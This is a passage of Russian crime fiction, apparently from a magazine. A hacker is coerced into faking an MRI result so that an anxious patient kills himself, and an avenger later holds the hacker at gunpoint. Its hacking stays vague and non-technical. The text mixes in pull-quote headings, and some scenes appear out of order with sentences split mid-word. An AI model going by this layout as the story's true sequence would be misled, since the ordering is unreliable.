— Я от нее очень и очень далек, — возразил Роман. — Мои познания в медицине ограничиваются знанием о том, что нужно пользоваться презервативом, чтобы не заболеть сифилисом, и что аспирин помогает при простуде...

— Скажу сразу, что аспирин помогает не только при простуде, — понимающе покачал головой гость. — А насчет презерватива — это вы очень точно подметили. В наше время крайне актуально. Похвально, похвально. Но, тем не менее, кое-что придется освоить с нуля.

— Давайте для начала обговорим сумму аванса, — предложил Роман. — Может оказаться, что его размер никаким образом не сможет заставить меня стать врачом. Сами понимаете...

Гость назвал сумму.

— Это аванс? — прищурился Роман. — А каков же тогда размер вознаграждения в итоге?

Прозвучало еще одно число.

Роман потер виски, откашлялся и переспросил:

— Так куда я там должен окунуться? Чего-то мы все вокруг да около...



...Парень по-прежнему молчал. Постепенно это стало раздражать Романа, особенно когда он заметил, что на фоне этого молчания Ингрэм, тем не менее, косится в его монитор, пытаясь понять, что же там происходит. Хакер свернул все окна, открыв рабочий стол с нейтральной картинкой в стиле трехмерных абстракций, повернулся в кресле и спросил:

— Какого черта вам надо? Что вы делаете у меня дома? Я впустил вас, надеясь на конструктивное общение, но вы по какой-то причине играете в молчанку. Ваше предложение слишком щекотливо, а вы слишком совестливы? Вы решили обратиться к специалисту моего толка впервые? Что-то связанное с мошенничеством? С порнографией? Кредитки? Дефейс? Электронка любимой девушки? Долго я еще буду подкашивать вам ответ?

Ингрэм с каждым словом собеседника все больше и больше втягивал голову в плечи. Казалось, еще секунда — и он выскочит из квартиры Романа и никогда уже сюда не вернется. Он сейчас выглядел как человек, решивший впервые в жизни обратиться к колдуну, частному детективу или дерматовенерологу. Изредка с его губ срывался какой-то ли писк, то ли стон, слова рвались наружу, но он успевал поймать их, разжевать и проглотить.

Пальцы его рук дрожали мелко, часто. Правая щека подергивалась — парень был напуган или тем, что пришел сюда, или тем, что ему предстояло рассказать.

— Поначалу вы меня заинтриговали, теперь вы меня просто бесите, — Роман не скрывал своего раздражения. — Может, вам стоит пойти погулять?

— Ни в коем случае, — внезапно ответил Ингрэм. — Я не могу уйти. Это не в моих силах.

— То есть — прийти сюда вы смогли, а уйти не получится? — Роман удивленно поднял брови.

— Не могу объяснить всего, — смущенно пожал плечами Ингрэм. — Но уйти мне не удастся. Я должен найти в себе силы выполнить то, ради чего я здесь. — Неужели? — протянул Роман. — Неужели вы вспомнили, зачем вы здесь? Ну и что же вас привело сюда?

— Я должен... Должен убить вас, Роман, — как-то неестественно улыбнулся Ингрэм и сунул руку куда-то за спину. Спустя секунду ствол пистолета смотрел в лицо Роману.

— Это не шутки, — тихо сказал Ингрэм. — Я не могу уйти не выполнив предназначенное. Просто, как в пословице: только через ваш труп.

Роман не мог отвести взгляда от ствола. Однако постепенно, сантиметр за сантиметром, он поднял глаза вверх, на Ингрэма; зрачки гостя были кусочками льда.

— Есть какие-то другие варианты? — хрипло спросил Роман, вспоминая, кого же он мог так достать за последнее время, что его решили застрелить.

— Есть, — отвел ствол немного в сторону Ингрэм. — Варианты есть всегда...



...Гость прищелкнул пальцами и ответил:

— Я так понимаю, сумма вас вдохновила? Тогда о деле. Есть человек. Волей судьбы он оказался у врача. Не знаю уж, каким образом, но он что-то там у себя заподозрил. Что-то вроде опухоли. Неизвестно, в каком органе, непонятно, как давно, но факт остается фактом.

Мнительный оказался человек, легко внушаемый. Один врач сказал что-то не то, второй выразился туманными формулировками — и вот готова канцерофобия.

— Какая фобия? — переспросил Роман.

— Канцерофобия. Боязнь заболеть раком. Такое психическое состояние, при котором человек уверен на сто процентов, что он болен, но что от него все скрывают правду. И он начинает искать в себе подтверждения страшного диагноза. Советую вам прочитать что-нибудь из психиатрии: фобии бывают разные, вдруг вы у себя найдете одну из них, так хоть будете знать, как она называется.

— Ну, это вряд ли, — отрицательно покачал головой Роман. — Не замечал за собой...

— И славно, — согласился гость, — но это к делу не относится. Так вот человек этот посетил множество врачей, сделал массу всяких анализов, прошел кучу диагностических тестов, и все вроде бы в порядке. Но фобия — она как вирус... Как компьютерный вирус, чтобы было понятнее. Аналогия, так сказать. Стоит щелкнуть «мышкой» — и процесс уже не остановить. Программа запущена, фобия расцвела в его мозгу, пустила там корни и никуда не собирается. Человек считает, что его все обманывают. Без особых подробностей скажу, что тоже какой-то синдром из психиатрии — то есть почва благодатная. Внутри тебя рак, вокруг все сволочи...

— А он на самом деле болен или нет? — внезапно спросил Роман и тут же пожалел о своем вопросе. Гость осекся и непонимающе посмотрел на хакера.

— Да кто же его знает? — ответил он после продолжительной паузы. — Вот вы, например, знаете, что у вас внутри? Как там поживает ваша печень? Как обстоят дела с желудком, с почками? А костный мозг — он не забывает эритроциты делать? Вы, ей богу, как ребенок. Я вам о другом говорю: этот человек готов к тому, что он болен, даже если при этом он совершенно здоров. Но! Этот процесс продолжается уже два месяца. За это время он не просто созрел для того, чтобы смириться с диагнозом. Он решил покончить жизнь самоубийством.

— Он решил... — напрягся Роман. — И как он видит себе все это?

— Бред... — сам себе ответил гость. — Знаете, я скоро пожалею, что пришел к вам. Вы такую чепуху у меня спрашиваете! Вы что, думаете, он со мной откровенничает? Я не имею с ним никаких контактов. Я просто о нем знаю. Бизнес. Понимаете?

— Понимаю, — виновато согласился Роман. — Продолжайте, я не буду вас перебивать.

— Верится с трудом. Ну да ладно. Все дело в том, что в моем бизнесе этот человек, как бы выразиться поточнее... Лишний, что ли... Мешает, как заноза. Как гвоздь в ботинке. Как больной зуб. И вот эта фобия — то, что мне сейчас нужно. Глупых вопросов точно не будет?

Тишина была ответом.

— Слава богу, — гость расслабился на мгновение. — И этот человек, эта заноза, решил сделать последний шаг. Он записался на исследование, которое должно расставить все точки над «и». Вот на этот самый ядерно-магнитный резонанс. На сегодняшний день диагноз, который выставляется при помощи этого аппарата, оспорить практически невозможно — он считается абсолютно точным. Компьютер моделирует трехмерную картину внутренних органов человека, можно разглядеть малейшую деталь, любое отклонение от нормы. И он найдет или не найдет опухоль...

— Что нужно от меня? — все-таки не удержался Роман.

— Все очень просто. Вам нужно за ближайшие несколько дней изучить принцип действия этого компьютера, суметь влезть в его базу данных сохранных исследований и сделать так, чтобы у этого человека нашли опухоль. Он записан на исследование на следующий понедельник, слишком большая там очередь. У вас пять дней. Вы сможете?

— Не знаю, — честно ответил Роман, который еще до конца не осмыслил поставленную перед ним задачу. — Я должен всего лишь подменить результат? Тогда в чем смысл изучения технической стороны проблемы?

— Подмена результата — фигня, извините за просторечие, — гость усмехнулся. — надо сделать так, чтобы никто никогда не догадался...

Чтобы нельзя было даже предположить, что ему был выдан чужой результат. Вы должны будете изучить архив и смоделировать что-то подобное в режиме реального времени, прямо во время осмотра. Загляните в учебник онкологии, найдите в интернете материалы по этому самому резонансу, подумайте, найдите способ... Вот, например, попробуйте найти такие же компьютеры где-нибудь за границей, возьмите результаты оттуда — тут уж точно никто не сравнит и не определит подмену. Да что я вам подсказываю? Вы же сами все прекрасно понимаете! Тем более — за такие деньги.

Гость вынул из внутреннего кармана пиджака солидную пачку денег, положил на стол рядом с Романом.

— Вот данные этого человека, — рядом с деньгами лег маленький листок с фамилией. — Он будет в очереди первым. Но на это особенно не надейтесь — время вносит свои коррективы. Опоздает, проспит, еще что-нибудь. Ваше дело — следить за исследованиями и в нужный момент подменить реальный процесс тем, который вы сумеете смоделировать.

— И тогда он, узнав о страшном диагнозе, добровольно уйдет из жизни? — уточнил Роман.

— Точно, — согласился гость. — Это вы на тему морали сейчас пытаетесь перейти? Про пистолет и банковский счет мы уже говорили. Теперь о диагнозах и самоубийствах?

— Нет, это я так спросил. Чтобы представлять себе все до конца...

— До конца, Роман, еще никто ничего себе не представил. Не дано, знаете ли. Скажите, что-то способно заставить вас отказаться от работы и вознаграждения? Какие-то моральные аспекты? Технические проблемы? Только не молчите сейчас, пока еще все можно остановить, — гость встал с кресла, прошелся по комнате. — Правда, тогда все осложнится. Хакера, равного вам по силе, в настоящий момент я не знаю.

Роману польстила последняя фраза. Пожалуй, именно она сыграла решающую роль.

— Ладно, постараюсь обойтись без морали, — ответил он гостю. — Конечно же, я возьмусь за эту работу хотя бы потому, что вряд ли когда еще представится что-то подобное, да еще за такие деньги. Возьмусь, но, как вы понимаете, я не могу гарантировать стопроцентный результат. Это все равно, как если бы пришли к автослесарю и попросили его отремонтировать «Мерседес», хотя он всю жизнь работал с «Москвичами»...

— Не такие уже у вас были «Москвичи», как вы пытаетесь мне сейчас рассказать, — собеседник сделал вид, что осведомлен о деятельности хакера, и это ему удалось — Роман ощутил холодок в груди; ему очень не хотелось иметь дело с человеком, который хоть что-то знает о нем и его работе. — Да, и насчет гарантии... Тут мне придется подстраховаться.

Глаза гостя стали ледяными, сверкнули каким-то хищным огнем. Роман окончательно понял весь страх в себе, вызванный происходящим.

— Как? — спросил он.

— Не «как», а «чем». Вашей жизнью. Понимаете, слишком много поставлено на кон. Мой бизнес — не шутки. Человек, который должен умереть, приносит своим существованием колоссальные убытки моему предприятию... Оно совершенно легально — не вздрагивайте — я не делаю наркотики, не продаю контрафактную продукцию. Все законно, но — среди конкурентов, знаете ли, иногда попадаются талантливые, истинно талантливые в бизнесе люди. Переманить их на свою сторону не представляется возможным, утопить их — крайне сложно в силу их необычайной изворотливости, умения сделать правильные долгосрочные прогнозы... Да что я Вам-то рассказываю! Вы сами лучше меня знаете, что такое конкуренция. Таких людей прощай — намного прощай! — убить. А вот убить красиво — это уже искусство.

Роман кивнул, представляя, как эта куча денег, что лежала сейчас на столе, могла уйти в чужой карман, будь кто-то поспособнее, чем он. И еще он представлял, какие чувства он испытывал бы к конкуренту. С гостем они оказались солидарны...

— Я вижу, вы о чем-то задумались? Наверное, о том, что я назвал страховкой. Так знайте: если не умрет он, умрете вы. И ТЕПЕРЬ ПОПРОБУЙТЕ НЕ СДЕЛАТЬ СВОЮ РАБОТУ.

Роман внезапно почувствовал, что перестал дышать. Организм требовал кислорода, кричал, дергая где-то внутри диафрагму, а он не мог сделать вдох. Страх сковал все его мышцы, заставил сердце биться быстрее. Безумно захотелось разрыдаться, как в детстве, когда он бывал несправедливо наказан матерью. Страх...

Вдох после такой паузы был шумным, резким. Спазм мышц прошел так же внезапно, как и начался. Роман был похож на рыбу, выброшенную на берег. Он смотрел вслед гостю, который уже стоял в коридоре, одеваясь и поправляя у зеркала шляпу.

— Кажется, я напугал вас, — сказал он Роману, не отрывая глаз от своего отражения в зеркале. — Поверьте, я напуган не меньше вашего. Не каждый день я заказываю конкурентов. И не каждый день, глядя в глаза, обещаю убить человека за несделанную работу. Я не Франкенштейн. Хотя... Где она, эта грань?

Он еще раз поправил шляпу, взглянул, наконец, на Романа, кивнул ему и со словами «Честь имею... Буду звонить...» вышел за дверь.



...Ингрэм, произнес свои последние слова, внимательно посмотрел на Романа. — Вы хотите знать, какие же варианты я могу предложить вам?

Роман кивнул, продолжая следить за тем, чтобы ствол пистолета не смотрел ему между глаз.

— Я, наверное, неправильно выразился, сказав во множественном числе. Есть ОДИН вариант.

— Говорите, не тяните, — Роман вдруг почувствовал, что пистолет заставляет его говорить «вы» совершенно безо всякого внутреннего насилия над собой.

— Один вариант. Вы застрелитесь сами, — и Ингрэм протянул ему пистолет рукоятку вперед.

— Что? — не понял Роман. — Застре...

Ингрэм кивнул, продолжая протягивать оружие. Роман машинально протянул руку, но тут же отдернул ее, как от раскаленного металла.

— Кто вы такой? — спросил он у гостя. — По чьему заказу вы действуете? За что?

Он шумно дышал носом, чувствуя, как шумит в ушах, как дрожат кончики пальцев, как рушится мир вокруг него... «А если взять пистолет и выстрелить в него?»

— Я... Это трудно объяснить. Заказа здесь никакого нет. Нет и быть не может. Ничья воля не привела бы меня сюда ни за какие деньги. Только вера... Вера в справедливость.

— Какую к черту справедливость?! — крикнул Роман. — Вы тыкаете мне в лицо оружием, не объясняя ничего! Вы... Вы какой-то террорист! «Вера!..» Вы сумасшедший!

— Нет, — тут же ответил Ингрэм. — Я в здравом уме. И вы — тоже. И поэтому я здесь. Вас надо остановить. Вам при ваших умениях, талантах ничего не стоит в будущем совершать поступки, подобные тому, что вы сделали. И поэтому вы не должны жить дальше.

— Что я сделал? — спросил Роман, с молниеносной скоростью рассуждая о том, как же можно будет завладеть пистолетом: несмотря на то, что Ингрэм протянул ему оружие, тот контролировал его и внимательно следил за руками Романа.

— Вы... А разве вы не понимаете? А я ведь даже вижу, что вы готовы на второй такой же поступок. Я чувствую, что вы думаете о том, как бы выстрелить в меня из моего же пистолета. Поверьте, я и не рассчитывал на ваше самоубийство. Надеюсь, что у меня хватит хладнокровия самому все исполнить.

Ингрэм встал и щелкнул предохранителем. Роман взвился с кресла и моментально оказался за его спинкой, вцепившись в нее побелевшими пальцами. — Пойдите, подождите, — взмолился он. — Объясните, в чем дело. Вполне возможно, что все не так, как вы себя представляете!.. Вдруг все можно исправить?!

— Нет, — отрицательно покачал головой Ингрэм. — Случаются в нашей жизни необратимые вещи.

И он направил ствол пистолета в грудь Романа.



...— Минкявичус! — крикнули из двери, на которой были приделаны две таблички: одна изображала эмблему ионизирующего излучения, на второй были три большие буквы «ЯМР». — Минкявичус, номер восемь, по записи. Есть такой?

— Да, да, — поднялся с кресла в дальнем конце коридора пожилой мужчина в джинсовом костюме. — Иду, я здесь...

Медсестра, которая звала его, удовлетворенно кивнула и скрылась за дверью. Мужчина подошел, взглянул на таблички, кашлянул в кулак и вошел в кабинет.

— Проходите, раздевайтесь, — сказал из дальнего угла кабинета сидящий за компьютером доктор. — Вот, возле двери вешалка...

Минкявичус снял куртку, рубашку; как-то неловко расстегнул ремень на брюках, споткнулся, разуваясь. Выглядел он достаточно растерянно и неловко. Оставшись в одних трусах, он совсем смутился и спросил:

— Я готов. Что дальше?

— Минуточку, — доктор что-то делал на компьютере. — Сейчас скопирую ваши паспортные данные из регистратуры в запись обследования, и мы сразу начнем. Мариночка, уложи больного...

— Я не больной... — тихо шепнул Минкявичус и взглянул на медсестру. Та просто указала ему рукой на еще одну дверь, отделявшую этот кабинет от зала с аппаратом.

— Проходите, ложитесь головой на маленькую подушечку... Там есть ручки, можете держаться за них, если хотите. Когда заработает красный маячок, старайтесь дышать поверхностно и практически не шевелиться, чтобы было меньше искажений на изображении. Компьютер, конечно, дотянет до нужных пределов, но все-таки не двигайтесь, пока не загорится зеленый свет.

Мужчина вошел в комнату, подсвеченную легким зеленоватым светом, люющимися отовсюду. Стол, подушка, напоминающая валик для швейных иголок — настолько она была мала. Белая простыня, пара столиков у стен.

И большое кольцо в стене, которое, похоже, должно было выехать к пациенту, обхватив со всех сторон стол, чтобы создать трехмерное изображение внутренних органов.

Минкявичус легонько прикоснулся к столу кончиками пальцев и провел ими по холодной простыне. Что-то угнетающее было в этой сверкающей белизне, в этой чистоте, сопровождающей все связанное с медициной, всегда и всюду. Присев на край стола, он в последний раз оглянулся и лег.

Где-то здесь всегда пролегает невидимая граница между случайным человеком в кабинете, зашедшим спросить совета, и пациентом, с ужасом ожидающим приговора врача. Едва ты лег на стол — и ты уже в полной власти доктора... Минкявичус вздохнул, нащупал поручни, замер.

Легкое гудение, которое всегда слышалось со всех сторон словно из ниоткуда, стало нарастать. Минкявичус, не шевеля головой, одними глазами стал испуганно осматриваться. Внезапно он понял, что больше всего на свете он хочет встать со стола и, даже не одеваясь, рвануть отсюда бегом, чтобы ничего не знать, ни о чем не думать!

Усилием воли он подавил в себе это желание. Бисерины пота выступили у него на лбу, он облизнул пересохшие губы и попытался посмотреть себе за голову. Где-то в углу, под потолком, медленно стал вращаться красный маячок, освещая стены по порядку против часовой стрелки. Неожиданно что-то большое, круглое наехало на него сверху, стол немного наклонился в сторону и он услышал голос издалека:

— Держитесь за поручни, вас будет немного покачивать!

Он покрепче сжал пальцы рук. Полуокружность матового цвета медленно кружилась над ним, потихоньку сдвигаясь к ногам. Стол аккуратно, но неумолимо качнуло в сторону. Минкявичус понимал, что находится сейчас целиком и полностью во власти компьютерной программы, управляющей всем этим непонятным процессом; что сквозь него сейчас проходят потоки загадочного излучения. Вот потоки пронизывают каждую клетку его организма, на другой стороне кольца улавливаясь магнитными ловушками и преобразовываясь в трехмерное изображение его многогранных органов, один из которых — он точно это знал! — поражен неведомой и неизлечимой болезнью.

Губы его шевелились в едва слышной молитве. Он обращался к Богу, совершенно не надеясь на ответ и на положительный исход сегодняшнего мероприятия. Хотя, пожалуй, вот в этом он себе глгал... Надежда всегда умирает последней. Где-то в самой глубине своего сознания он хранил веру в то, что с ним ничего не может случиться — жив же он до сих пор!

— Вот... — улыбнулся Минкявичус. — Уже теплее... Понимаете, я прошу всего лишь краем глаза взглянуть на результаты моего исследования и сказать, не видите ли вы там чего-нибудь... Чего-нибудь такого, что сразу бы бросилось вам в глаза... А остальное — тут я готов подождать.

— А что там может броситься в глаза? — поднял брови врач, все равно стараясь краем глаза смотреть на пасьянс. Он явно обдумывал следующий ход. — У вас что, два сердца? Или зеркальное расположение органов? А может, у вас внутри зреет зародыш инопланетянина? Такие мелочи я, конечно, увижу сразу.

— Не смейтесь, — назидательно и одновременно просяще сказал Минкявичус. — Вы сами когда-нибудь лежали на том столе, делали себе что-то подобное?

— Не попадал в такую ситуацию, — перекрестился врач. — Нет необходимости. — Так будьте снисходительнее к тем, кто в этом нуждается. Посмотрите на мой результат. Мне... Действительно очень важно.

Доктор отпустил «мышку» и внимательно посмотрел на Минкявичуса. Было совершенно очевидно, что в его мозгу сейчас рождаются десятки причин для отказа, сотни способов дать понять назойливому больному, что сейчас не время для изучения его результатов... Но что-то было такое в глазах пациента, что врач откашлялся, хрустнул костяшками пальцев и свернул пасьянс.

— Хорошо, — сказал он Минкявичусу. — Хорошо, я сделаю... Но ничего не обещаю. Вполне возможно, что в вашем конкретном случае потребуются более детальная обработка картинки при помощи компьютерного анализатора. Знаете, когда все изображение раскрашивается в разные цвета по контрастности участков и можно увидеть то, что скрыто для невооруженного глаза... Да что я объясняю...

Он щелкнул по одному из значков на рабочем столе, спросил фамилию, ввел первые буквы и хмыкнул: — Что-то с поиском... Странно... Но ничего, бывает, бывает. Сейчас найду по дате. Сегодня у нас...

На экране открылся большой календарь, он выбрал «сегодняшнее» число, экран мигнул и погас.

— О-па! — от неожиданности сказал врач. — Это чего?

Машинально сунув руку куда-то под стол, он перезагрузил компьютер. — Я ведь говорил, что сегодня никак не получится, — пробурчал он, тут же свалив происхождение всех неприятностей на голову нетерпеливого пациента. — Давненько тут ничего не случилось...

На экране вылезло какое-то непонятное предупреждение на английском. Доктор в сердцах тихо, но отчетливо выматерился, поклацал «мыш-

## «МИР СУЗИЛСЯ ДО РАЗМЕРОВ ДИАМЕТРА СТВОЛА»

Кольцо аппарата дошло уже до ног. Минкявичус видел, как откуда-то с потолка тянутся к нему шлейфы проводов красного, синего и серого цветов, переплетаясь между собой в фантастические косы. Он прикрыл на мгновение глаза, вздохнул — медленно и осторожно, как просили его при входе. Неожиданно он понял, что красный свет не пытается лезть к нему под веки. Наоборот, что-то нежно-зеленое заполонило комнату, гудение прекратилось, стол принял строго горизонтальное положение и кто-то сказал:

— Можете встать. Исследование закончено. Одевайтесь.

Минкявичус встал, прошел к своей одежде, аккуратно надел все на себя, пригладил волосы, кинул взгляд на скрывшийся в стене аппарат, выведавший только что все тайны его организма, глубоко вздохнул и вышел к доктору. Тот за прошедшее время даже не изменил позы. Подойдя ближе, Минкявичус понял, что он раскладывал на компьютере пасьянс, подперев голову свободной рукой.

— Разрешите спросить, — вежливо, но с дрожью в голосе спросил он у врача. — Спрашивайте, — не отрываясь от компьютера, ответил доктор.

— Вы... можете мне сейчас сказать...

— Нет, — щелкнул «мышкой» врач. — Сейчас не могу.

— Почему? — несколько опешил Минкявичус. — Вы чересчур заняты?

— Не то слово... — так и не подняв глаз к пациенту доктор. — Понимаете, это процесс долгий, анализ данных и формирование изображения — это еще далеко не все. Так, девяточка бубновая вот сюда... А валет... Не так все быстро, как хотелось бы. А потом мне надо будет просмотреть полученную картинку... А вы за сегодня восьмой, а еще трое, а я один, и вообще...

— Вообще, — начал закипать Минкявичус, — я заплатил достаточную сумму денег за то, чтобы во время разговора со мной вы не играли в карты.

Доктор поднял на него глаза. Похоже, что только фраза о деньгах смогла заставить его оторваться от экрана.

кой», ткнул несколько раз по клавишам и поднял трубку телефона.

— Але! Лужин! Это из кабинета ЯМР беспокоят! — громко заговорил он, явно волнуясь. — Тут у нас что-то с компьютером, никак не хочет включаться... Да вот, на фоне полного здоровья!.. Да откуда я знаю...

Нет, я перезагрузил... Слушай, Лужин, тебе подойти тяжело? Вроде у нас и лифты работают, и деньги тебе, наверное, платят. Короче, жду... Сейчас администратор придет, — сказал он слушающему весь этот разговор Минкявичусу. — Он у нас соображает, что к чему.

— Надеюсь, — коротко ответил пациент и прикусил губу.

Лужин пришел быстро. Молодой, худощавый паренек пожал врачу руку, нагнулся и прочитал написанное на экране.

— Ага... — протянул он, всем своим видом показывая, что не мешало бы освободить место за компьютером админу. Врач догадался, встал. Лужин плюхнулся на его кресло, на пару секунд закатил глаза к потолку, после чего принялся колдовать. На экране открывались и закрывались окна, он вводил какие-то короткие слова на английском языке, хмыкал, надувал пузырь «бубль гума» и громко лопал его, от чего Минкявичус и доктор одновременно вздрагивали...

— Ну вот, — довольно потирая руки, откинулся на спинку кресла Лужин спустя минут пять-шесть. — Работает. Чего надо-то было?

— Найти данные вот на этого человека, — доктор кивнул в сторону Минкявичуса. — Раз уж я здесь, давай помогу... Как фамилия?

Пациент назвал.

— Сегодня?

— Да.

— Номер?

— За сегодня восьмой, а вообще — не помню, — вставил слово врач.

— Смотри, — сказал Лужин и встал, уступая место доктору. На экране появилось изображение внутренностей человека, лежащего на столе. Картинка

была какая-то темная, нечеткая, но Лужин, уже уходя, решил вернуться, что-то еще поколдовал, и все встало на свои места.

— И что вы тут понимаете? — спросил он, уткнувшись взглядом в сложные переплетения внутренних органов. — Вот в компьютере — там все просто...

— А это тебе не шахматы, тут думать надо, — улыбнулся врач, передвигая картинку из стороны в сторону и увеличивая некоторые участки. — Сейчас добавим расцветку...

Картинка превратилась в шикарный натюрморт. Все цвета радуги разукрасили человеческое тело.

— Ого! — восхищенно сказал Лужин. — Уже интереснее...

— Да... — внезапно прервал к экрану доктор. — Интереснее... Ну-ка, покрупнее...

— Что такое? — напрягся Минкявичус. — Что вы увидели?

— Вот тут... — не показывая пальцем, одним движением головы показал врач. — Вот, толстый кишечник, возле селезеночного угла, видите?

— Что я должен видеть?!

— Цвет.

— Какой цвет? — не понял Минкявичус.

— Не тот, — серьезно сказал врач. — Не тот, какой нужен. Давайте изменим ракурс, и пусть компьютер просчитает структуру.

— Вы что-то нашли у меня? Где-то в кишечнике? — Минкявичус не отставал от врача. Лужин наблюдал за тем, что происходит на экране, и периодически бросал взгляды на пациента, который внезапно сделался бледным. Его скулы заострились, губы стали тонкими и практически незаметными — настолько от них отлила кровь.

— Я думаю, нам не стоит продолжать, — вдруг сказал врач, встал с кресла и оказался между Минкявичусом и монитором. — Следует дождаться более детального анализа. Наши глаза запросто могут обмануться, они несовершенны и слабы...

— Вы что-то скрываете, — сказал пациент, стараясь заглянуть за спину доктора. — Я же не ребенок, я все понимаю. Вы что-то увидели. Что-то, о чем не хотите говорить. Я требую правды!

Он отступил на шаг и решительным жестом засунул руки в карманы, вдруг став похожим на Ленина на митинге. Глаза его зло и недоверчиво смотрели на врача, тот поежился под этим взглядом. Лужин, став невольным свидетелем происходящего, с замиранием сердца ждал развязки.

И она наступила.

Врач понимал, что его поймали на слове. Все, что было нужно, — молча посмотреть картинку, сказать, что ничего особенного он на ней не ви-

## «У ВАС ЧТО, ДВА СЕРДЦА? ИЛИ ЗЕРКАЛЬНОЕ РАСПОЛОЖЕНИЕ ОРГАНОВ? А МОЖЕТ, У ВАС ВНУТРИ ЗРЕЕТ ЗАРОДЫШ ИНОПЛАНЕТЯНИНА?»

дит (тем более что до контрастной расцветки так оно и было), после чего попросить подождать распечатку, которая будет готова завтра к вечеру, и продолжить раскладывать пасьянс («Жаль, что после перезагрузки все пришлось бы начинать сначала!»). И вот поступил так, как не надо было делать ни в коем случае, — решил внимательно посмотреть на изображение. — Да, — кивнул он головой, — я обнаружил сомнительный участок на вашей трехмерной карте. Повторяю: сомнительный! Не примите мои слова за окончательный диагноз — его, поверьте, ставлю не я, а тот врач, который занимается непосредственно вашим лечением, тот, кто направил вас сюда...

Минкявичус слушал его, замерев, словно соляной столп.

— Медицина, любезный — вторая по точности наука после религии, — продолжал доктор. — Если бы что-то можно было сказать наверняка!..

Я что-то увидел, другой доктор на моем месте даже не обратил бы на это внимания, признав артефактом, третий... Да мало ли вариантов!

— Мало, — вдруг сказал пациент. — Или «да», или «нет». Судя по тому, с какой силой вы брызгаете слюной, пытаетесь отвлечь меня от происходящего на экране, в моем случае ответ положительный.

Лужину было не по себе, он понимал, что ни доктор, ни пациент его не замечают, сосредоточившись каждый на своей проблеме, и по этой причине ему пришлось стать невольным свидетелем драмы. «Чем же все это кончится?!» — думал он, слушая разговор.

— Не принимайте близко к сердцу, — пытался заверить Минкявичуса врач. — Тому, что я видел на экране, существует тысяча объяснений, и то, о чем вы подумали сразу, стоит на последнем месте...

— А о чем я подумал?

— Об опухоли, — произнес врач и вздрогнул — слова вырвались сами собой. «А вот этого говорить не стоило, — понял Лужин. — Врач должен был до последнего ходить вокруг да около... Нельзя же так выбивать из под ног все, за что человек держится обеими руками... Нельзя лишать надежды».

— Опухоль, — произнес пациент, будто пробуя слово на вкус. — Ну что же, я был готов... Готов. Я шел сюда и знал, что ничем хорошим это не кончится. Можете спросить меня, что же я хотел услышать?

— И что же... Что именно вы рассчитывали узнать? — врач заложил руки за спину и немного отступил.

— Что все хо-ро-шо, — сказал он по слогам, потом поклонился обоим — и доктору, и администратору — и вышел за дверь. Спустя секунду он приоткрыл ее снова, заглянул в кабинет и спросил:

— Я забыл, где здесь лифт. Не подскажете?

Доктор не ожидал, что пациент вернется. Он вздрогнул, попытался ответить, но с его губ не сорвалось ни слова, только какое-то невнятное шипение и покашливание.

— Сейчас по коридору направо, там в самом конце, возле большого фидуса, дверь на лестничную площадку. Выйдете и сразу увидите... — сумел помочь доктору Лужин.

— Спасибо, — вежливо ответил Минкявичус. — Там с этажами я разберусь? А то, знаете, бывает цифра одна, а жать приходится на совершенно другую?..

— Да все просто, у нас восьмой этаж, вам на второй, там по переходу — стрелочки везде нарисованы, не заблудитесь.

— Восьмой этаж, — улыбнулся пациент. — Еще раз спасибо.

И дверь закрылась.

— Что-то не так, — вдруг сказал Лужин, взглянув на врача.

— Что?

— Вы видели его глаза? Такой взгляд бывает у людей, которые... Как бы точнее выразиться... Переступили какую-то черту, что-то в себе сломали... — У тебя, Лужин, богатый жизненный опыт?

— Нет, у меня бабушка от рака умерла, — грустно сказал администратор.

— У нее был такой же взгляд, как у этого, за два часа до смерти...

Доктор посмотрел на Лужина как на сумасшедшего. Потом взглянул на экран и вдруг произнес:

— Позвольте-ка, но это же чушь какая-то...

Лужин смотрел на «дипломат», который пациент оставил возле двери и о котором даже не вспомнил, заглянув в кабинет. Он уже хотел было взять «дипломат» и выйти с ним в коридор, чтобы окликнуть мужчину, но в это же мгновение в коридоре кто-то пронзительно закричал...



—... Восьмой этаж — это, пожалуй, одна из самых необратимых вещей, — говорил Ингрэм, не отводя пистолета от груди Романа. — Вы можете себе представить, что случается с человеком, который прыгает с восьмого этажа? — О чем... вы? — дрожащим голосом спросил Роман, не понимая ровным счетом ничего.

— О смерти, — Ингрэм был немногословен.

— О чьей?

— О смерти одного человека... Уж не знаю, хорошего или плохого. Он разбил окно на лестничной клетке и выпрыгнул на бетон стоянки на глазах у десятков человек. Его тело, которое вряд ли весило больше семидесяти килограммов, смяло в лепешку крышу «Фольксвагена»...

— Причем здесь я? — спросил Роман, и вдруг где-то внутри его шевельнулось понимание. В памяти всплыл разговор с заказчиком — разговор о смерти, о морали, о самоубийстве.

— Этого человека столкнули с восьмого этажа Вы, Роман... И я единственный человек, кто знает это абсолютно точно. Поверьте мне... Считайте, что я стоял рядом.

— Рядом с кем?

— С вами, когда вы получили заказ. С ним, когда он прыгал... Это, конечно,



аллегория. Не принимайте сейчас всерьез ничего, кроме этого пистолета. Он действительно реален, как никогда.

Да уж, отвести глаз от оружия было практически невозможно. Мир сузился до размеров диаметра ствола. Роман вдруг почувствовал, что разговаривает он не с человеком, а с пистолетом — отвечает ему, ждет от него новых вопросов...

— Вы, Роман, сделали ошибку. Вот никогда не думал, что буду, как в плохих детективах, произносить эту фразу, прежде чем раскрыть глаза приговоренному на весь ужас правды. Десятки, сотни, тысячи искателей истины в миллионах книг и фильмов стояли вот рядом с негодеями разных мастей, направляли на них пистолеты, винтовки, шпаги и говорили: «Вы совершили ошибку, милейший...»

Ингрэм говорил все это постепенно опуская пистолет. Чувствовалось, что рука у него устала, — держать тяжелый «Макаров» в руке он явно не привык. Роман продолжал следить за дулом, но, как замороженный, вслушивался в каждое слово гостя.

— Ведь вы гениальный хакер, Роман, — Ингрэм покачал головой, признавая этот факт. — И это абсолютно точно. Я признаю этот факт и снимаю перед вами шляпу. Мне никогда не подняться до вашего уровня. Да я и не стремлюсь, моя миссия гораздо скромнее. Но даже я с моими далеко не идеальными способностями сумел понять, где вы прокололись. Поверьте, не понять это мог бы только слепой...

— Изяснитесь поточнее, — Роман, заметив, что ствол опустился практически в пол, несколько осмелел.

— Наверное, вам перед вашей последней работой пришлось пройти хороший курс теоретической подготовки, — Ингрэм оглядел комнату в поисках книжных полок, увидел их, просмотрел быстро сверху донизу. — Точно! Вот, смотрю, «Онкология» для медицинских институтов, «Патологическая анатомия» — явно лишний здесь учебник... «Лучевые методы диагностики» — справедливо. Нужно знать, как же эта штука работает. Вы поняли принцип? Переориентация магнитных моментов атомных ядер и тому подобная жуткая физика?

